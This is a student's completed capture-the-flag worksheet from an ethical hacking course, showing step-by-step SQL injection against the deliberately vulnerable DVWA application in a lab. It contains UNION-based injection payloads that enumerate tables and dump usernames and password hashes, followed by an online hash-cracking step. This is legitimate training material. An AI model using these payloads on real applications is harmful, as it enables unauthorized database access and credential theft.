

Final Capstone Activity

Objectives

For this Final Capstone Activity, you will conduct a complete penetration test starting with reconnaissance and then launching exploits against vulnerabilities that you have discovered. Finally, you will propose remediation for the exploits.

This assessment is in the form of a cybersecurity capture the flag exercise. You will use your ethical hacking skills to locate files that contain flag values. You will then report the flag values that you found as part of the assessment.

In this simulation of an ethical hacking engagement, you will use tools to exploit vulnerabilities that you discover in order to reach a goal. This can entail a trial-and-error approach that requires persistence and may include a degree of struggle. For your own skill development, working through this struggle can be productive. If you are completely stuck, ask your instructor for assistance.

- **Challenge 1** – Use SQL injection to find a flag file.
- **Challenge 2** – Use web server vulnerabilities to investigate directories and find a flag file.
- **Challenge 3** – Exploit open Samba shares to access a flag file.
- **Challenge 4** – Analyze a Wireshark capture file to find the location of a file containing flag information.

Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.5.5.0 and 192.168.0.0/24 networks.

Required Resources

- Kali VM customized for the Ethical Hacker course

Instructions

Challenge 1: SQL Injection

Total points: 25


In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file with Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

Step 1: Preliminary setup

- a. Open a browser and go to the website at 10.5.5.12.

Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

Result:




- b. Login with the credentials **admin / password**.

Result:



- c. Set the DVWA security level to **low** and click **Submit**.

Result:



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below the title is the 'Security Level' section. It states 'Security level is currently: low.' and explains that the security level can be set to low, medium, high, or impossible. A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (harder or alternative bad practices), and 4. Impossible (secure against all vulnerabilities). A dropdown menu is set to 'Low' with a 'Submit' button. Below this is the 'PHPIDS' section, which explains that PHPIDS v0.6 is a security layer for PHP based web applications. It states that PHPIDS is currently 'disabled' and provides links to 'Enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom left, a yellow box highlights the user information: 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The footer indicates 'Damn Vulnerable Web Application (DVWA) v1.9'.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.

Low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.9

Step 2: Retrieve the user credentials for the Bob Smith's account.

- Identify the table that contains usernames and passwords.

Results:

User ID: ' OR 1=1 #

Purpose: To check if SQL Injection Vulnerability is Present



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Mc

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.9

To determine number of fields/columns

1' ORDER BY 1 #



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:


ID: 1' ORDER BY 1 #
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

1' ORDER BY 2



DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 2 #
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled


1' ORDER BY 3

Unknown column '3' in 'order clause'

NB: Number of Fields is two (2)

Retrieve database name


User ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a navigation menu with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field and a "Submit" button. Below the input field, the results of the query are displayed in red text: "ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#", "First name: admin", and "Surname: admin". This indicates that the database name is 'admin'. Below the results, there is a "More Information" section with a list of links to external resources. At the bottom left, the "Username: admin" is displayed, and at the bottom right, there are links for "View Source" and "View Help".

Retrieve/Get Table name from database

1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'##



This screenshot shows the DVWA interface with the same navigation menu as the previous one. The "Vulnerability: SQL Injection" section is active. The "User ID:" input field contains the query: "1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'##". After clicking the "Submit" button, the results are shown in red text: "ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#", "First name: admin", and "Surname: admin". This indicates that the table name is 'admin'. The results are repeated for several other queries, including "ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#" and "ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#" (repeated multiple times). The results show "First name: admin", "Surname: admin", "First name: Gordon", "Surname: Brown", "First name: Hack", "Surname: Me", "First name: Pablo", "Surname: Picasso", "First name: Bob", "Surname: Smith", "First name: 1", "Surname: guestbook", "First name: 1", "Surname: users".

To retrieve Colum names from user table

1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' input field contains the payload: `1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##`. The 'Submit' button is clicked, and the results are displayed in a red monospace font. The results show the column names of the 'users' table: 'First name', 'Surname', 'user_id', 'password', 'avatar', 'last_login', and 'failed_login'.

```

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: user_id

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: first_name

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: last_name

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: user

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: password

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: avatar

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: last_login

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: failed_login
    
```


- b. Locate a vulnerable input form that will allow you to inject SQL commands.

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' input field and the 'Submit' button are highlighted with a yellow circle, indicating the vulnerable input form.

- c. Retrieve the username and the password hash for **Bob Smith's** account.

Retrieve the user credentials

1' OR 1=1 UNION SELECT user, password FROM users #



Vulnerability: SQL Injection

User ID: Submit

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information


- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferreh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.cwasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Step 1: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith's** password.

Password Online Cracking using hash

Website: <https://crackstation.net>



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

Download CrackStation's Wordlist


How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [basics security](https://crackstation.net/basics-security.aspx) page.

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 150Gb, 15-billion-entry lookup table, and for other hashes, we have a 15Gb, 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](https://crackstation.net/dictionaries.aspx), and the lookup table implementation (PHP and C) is available [here](https://crackstation.net/lookup-table-implementation.aspx).


Final Capstone Activity



What is the password of **Bob Smith's** account?

Answer: password

